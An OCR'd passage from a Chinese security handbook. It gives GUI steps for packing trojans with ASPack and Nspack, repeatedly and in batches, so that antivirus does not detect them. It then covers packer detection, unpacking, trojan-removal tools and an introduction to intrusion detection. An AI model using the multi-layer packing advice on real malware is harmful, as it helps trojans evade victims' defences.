
单击“打开”按钮。

STEP03： 选择要加壳的文件




选定要加壳的木马程序后单击“打开”按钮。

STEP04： 开始压缩



单击“开始”按钮进行压缩。

STEP05： 完成加壳




切换至“打开文件”选项卡可以看到木马程序压缩前和压缩后的文件大小。

5.3.2 使用北斗程序压缩对木马服务端进行多次加壳

虽然为木马加过壳后，可以躲过杀毒软件，但还会有一些特别强的杀毒软件仍然可以查杀出只加过一次壳的木马，所以只有进行多次加壳才能保证不被杀毒软件查杀。北斗程序压缩（Nspack）是一款拥有自主知识产权的压缩软件，是一个 exe/dll/ocx/scr 等 32 位、64 位可运行文件的压缩器。压缩后的程序在网络上可减少程序的加载和下载时间。

使用北斗程序压缩给木马服务端进行多次加壳的具体操作步骤如下。


STEP01： 运行“北斗程序压缩”软件



01 切换至“配置选项”选项卡。

02 勾选处理共享节、最大程度压缩、使用 Windows dll 加载器等重要参数。

STEP02： 切换至“文件压缩”选项卡




单击“打开”按钮。

STEP03： 选择可执行文件



选定可执行文件后单击“打开”按钮。

STEP04： 开始压缩



单击“压缩”按钮，对木马程序进行压缩。

提示

① 当有大量的木马程序需要进行压缩加壳时，可以使用北斗程序压缩的“目录”压缩功能，进行批量压缩加壳。


② 经过北斗程序压缩加壳的木马程序，可以使用 ASPack 等加壳工具进行再次加壳，这样就有了两层壳的保护。

5.3.3 使用 PE-Scan 检测木马是否加过壳

PE-Scan 是一个类似 FileInfo 和 PE iDentifier 的工具，可以检测出木马加壳时使用了哪种技术，给脱壳 / 汉化 / 破解带来了极大的便利。PE-Scan 还可检测出一些壳的入口点（OEP），方便手动脱壳，对加壳软件的识别能力完全超过 FileInfo 和 PE iDentifier，能识别出绝大多数壳的类型。另外，还具备高级扫描器，具备重建脱壳后文件的资源表功能。


使用 PE-Scan 检测木马是否加过壳的具体步骤如下。

STEP01： 运行 PE-Scan




单击“选项”按钮。

STEP02： 设置相关选项




01 根据提示信息勾选复选框。　02 单击“关闭”按钮。

STEP03： 返回主界面




单击“打开”按钮。

STEP04： 选择要分析的文件




01 选中要分析的文件。　02 单击“打开”按钮。

STEP05： 查看文件加壳信息



文件经过“aspack 2.28”加壳。


STEP06： 查看入口点、偏移量等信息



01 单击“入口点”按钮后查看入口点、偏移量等信息。


02 单击“高级扫描”按钮。

STEP07： 查看最接近的匹配信息



单击“启发特征”栏下的“入口点”按钮后查看最接近的匹配信息。

STEP08： 查看最长的链等信息




单击“链特征”栏下的“入口点”按钮后查看最长的链等信息。

5.3.4 使用 UnASPack 进行脱壳


在查出木马的加壳程序后，就需要找到原加壳程序进行脱壳。上述木马使用 ASPack 进行加壳，所以需要使用 ASPack 的脱壳工具 UnASPack 进行脱壳。具体的操作步骤如下。

STEP01： 启动 UnASPack




下载 UnASPack 并解压到本地计算机，双击 UnASPack 快捷图标。

STEP02： 打开 UnASPack 界面




单击“文件”按钮。

STEP03： 选择要脱壳的文件



选中要脱壳的文件后单击“打开”按钮。

STEP04： 开始脱壳



01 查看生成的文件路径。

02 单击“脱壳”按钮即可成功脱壳。

提示

使用 UnASPack 进行脱壳时要注意，UnASPack 的版本要与加壳时的 ASPack 一致，才能够成功为木马脱壳。


5.4 木马清除软件的使用

如果不了解发现的木马病毒，要想确定木马的名称、入侵端口、隐藏位置和清除方法等非常困难，这时就需要使用木马清除软件清除木马。

5.4.1 用木马清除专家清除木马


木马清除专家 2014 是一款专业防杀木马软件，可以彻底查杀各种流行 QQ 盗号木马、网游盗号木马、黑客后门等上万种木马间谍程序。具体的操作步骤如下。

STEP01： 启动木马清除专家 2014



打开木马清除专家 2014 主界面，并单击页面左侧的“扫描内存”按钮。

STEP02： 查看扫描结果



扫描完成后可直接在页面中查看到扫描结果。

STEP03： 扫描硬盘




单击“扫描硬盘”，有“快速扫描”、“全盘扫描”、“自定义扫描”3种扫描方式，根据需要单击其中一个按钮。

STEP04： 开始扫描



开始扫描后可以随时单击“停止扫描”按钮终止扫描。

STEP05： 查看系统信息



01 单击“系统信息”按钮，可查看到CPU占用率以及内存使用情况等信息。

02 单击“优化内存”按钮可优化系统内存。

STEP06： 查看进程信息



01 依次单击“系统管理”>“进程管理”菜单项。

02 单击任一进程，在“进程识别信息”文本框中查看该进程的信息，遇到可疑进程单击“终止进程”按钮。

STEP07： 查看启动项目



01 单击“启动管理”按钮。

02 查看启动项目详细信息，发现木马可以单击“删除项目”按钮删除该木马。


STEP08： 修复系统



01 单击“修复系统”按钮。

02 根据提示信息单击页面中的修复链接对系统进行修复。

STEP09：绑定网关 IP 与网关 MAC



01 单击“ARP 绑定”按钮。

02 在网关 IP 及网关的 MAC 选项组中输入 IP 地址和 MAC 地址，并勾选“开启 ARP 单项绑定功能”复选框。

STEP10：IE 浏览器修复



01 单击“修复 IE”按钮。

02 勾选需要修复选项的复选框并单击“开始修复”按钮。


STEP11：查看网络状态



01 单击“网络状态”按钮。

02 查看进程、端口、远程地址、状态等信息。

STEP12：删除顽固木马



01 单击“辅助工具”按钮。

02 单击“浏览添加文件”按钮，添加文件，然后单击“开始粉碎”按钮以删除无法删除的顽固木马。


STEP13：多种辅助工具



01 单击“其他辅助工具”按钮。

02 可根据功能有针对性地使用各种工具。

STEP14：查看监控日志




01 单击“监控日志”按钮。

02 定期查看监控日志，找黑客入侵痕迹。

5.4.2 用木马清道夫清除木马


木马清道夫是一款专门查杀并可辅助查杀木马的工具，它可自动查杀近百万种木马病毒，拥有海量木马病毒库，配合手动分析可近 100% 对未知木马病毒进行查杀。它不仅可以查木马病毒，还可以分析出恶意程序、广告程序、后门程序、黑客程序等。具体的使用步骤如下。

STEP01： 启动木马清道夫 2010




第一次使用时先单击“更新”按钮对木马病毒库进行更新。

STEP02： 进入主界面




更新完成后进入木马清道夫主界面单击“扫描进程”按钮。

STEP03： 扫描木马



单击“扫描”按钮对系统进行扫描。


STEP04： 查看扫描结果



01 查看扫描结果并单击“确定”按钮。


02 如果扫描到木马，则选中该文件后单击“清除”按钮，即可将其进行删除。

STEP05：扫描硬盘




01 单击“扫描硬盘”按钮，在弹出的快捷菜单中单击“高速扫描硬盘”选项。

STEP06：高速扫描硬盘




单击“扫描”按钮即可开始高速扫描。扫描完成后可对扫描出的木马进行清除或隔离操作。

STEP07：返回主界面



单击“扫描注册表”按钮。


STEP08：扫描注册表



01 单击“扫描”按钮即可进程扫描。


02 扫描完成后查看扫描结果并单击“确定”按钮。

STEP09：修复扫描到的问题



单击“修复”按钮对扫描到的问题进行修复。

STEP10：修复完毕




修复完毕后初选“修复完毕”提示信息，单击“确定”按钮。

STEP11：返回主界面



依次单击“可疑模块探测”按钮 > “探测可疑模块（未知木马探测）”命令。

STEP12：可疑模块探测



01 单击“开始探测”按钮。


02 在弹出的“木马清道夫”提示框中单击“是”按钮。

STEP13：开始探测




单击“开始探测”按钮，扫描可以进程。

STEP14：显示扫描结果




扫描完成后出现可以模块上报提示，单击“是”按钮，即可上报可疑模块。如果想处理这些模块，单击“否”按钮。

STEP15：返回主界面



单击“木马防火墙”按钮。


STEP16：木马防火墙设置



01 根据提示勾选木马防火墙功能复选框。


02 选择完成后单击“应用”按钮。

STEP17：返回主界面



单击“漏洞扫描”按钮。


STEP18：漏洞扫描



01 单击“扫描”按钮开始扫描。


02 扫描完成查看扫描结果并单击“确定”按钮。

STEP19：返回主界面




单击“历史日志”按钮。

STEP20：查看历史日志信息




查看在木马清道夫上进行的所有操作及其结果。

STEP21：返回主界面



依次单击“辅助工具”按钮 > “ IE 插件屏蔽”菜单项。

STEP22：IE 插件屏蔽



01 根据提示勾选相应的复选框来设置屏蔽 IE 浏览器弹出插件的类型。

02 勾选完后单击“保存”按钮。

5.4.3 在“Windows 进程管理器”中管理进程


所谓进程是指系统中应用程序的运行实例，是应用程序的一次动态执行，是操作系统当前运行的执行程序。通常按“Ctrl+Alt+Delete“组合键，选择”启动任务管理器”即可打开“Windows 任务管理器”窗口，在“进程”选项卡中可对进程进行查看和管理，如下图所示。



“进程”选项卡


要想更好更全面对进程进行管理，还需要借助于“Windows 进程管理器”软件的功能才能实现，具体的操作步骤如下。

STEP01： 启动“Windows 进程管理器”




解压缩下载的“Windows 进程管理器”软件，双击“PrcMgr.exe”启动程序图标，即可打开“Windows 进程管理器”窗口，查看系统当前正在运行的所有进程。

STEP02： 查看进程描述信息



选择列表中的其中一个进程选项之后，单击“描述”按钮，即可对其相关信息进行查看。

STEP03：查看进程模块




单击“模块”按钮，即可查看该进程的进程模块。

STEP04：操作进程选项




在进程选项上右击进程选项，从弹出的快捷菜单中可以进行一系列操作，单击“查看属性”菜单项。

STEP05：查看属性



查看属性信息。

STEP06：系统信息设置



在“系统信息”选项卡中可查看系统的有关信息，并可以监视内存和 CPU 的使用情况。

第6章 入侵检测技术

入侵检测技术可实时监控网络传输，自动检测可疑行为，分析来自网络外部入侵信号和内部的非法活动，在系统受到危害前发出警告，对攻击做出实时的响应，并提供补救措施，最大程度地保障系统安全。

主要内容：

- 入侵检测概述
- 基于网络的入侵检测系统
- 基于主机的入侵检测系统
- 基于漏洞的入侵检测系统
- 萨客嘶入侵检测系统
- Snort 入侵检测系统

6.1 入侵检测概述

所谓入侵检测是指试图监视和尽可能阻止有害信息的入侵，或其他能够对用户的系统和网络资源产生危害的行为。简单地说，它是这样工作的：用户有一个计算机系统，它与网络连接着，也许也同互联网连接。由于一些原因，允许网络上的授权用户访问该计算机。比如说，有一个连接着互联网的 Web 服务器，允许自己的客户、员工和一些潜在的客户，访问存放在该 Web 服务器上的 Web 页面。

入侵检测可以采取更多的措施，大致有以下几种。


①放置在防火墙和一个安全系统之间，基于网络的入侵检测系统，就能够给该系统提供另外层次的保护。

②监视从互联网上来的对安全系统的敏感数据端口的访问，可以判断防火墙是否被攻破，或是否采取一种未知的技巧来绕过防火墙的安全机制，从而访问被保护的网络。

入侵检测系统分为基于网络的入侵检测系统、基于主机的入侵检测系统、基于漏洞的入侵检测系统等 3 种类型。

6.2 基于网络的入侵检测系统

基于网络的入侵检测，这种类型一般安装在需要保护的网段中，利用网络侦听技术实时监视网段中传输的各种数据包，并对这些数据包的内容、源地址、目的地址等进行分析和检测。如果发现入侵行为或可疑事件，入侵检测系统就会发出警报甚至切断网络连接，其整个入侵检测结构如右图所示。网络接口卡（NIC）可以在如下 2 种模式下工作。



基于网络的入侵检测结构

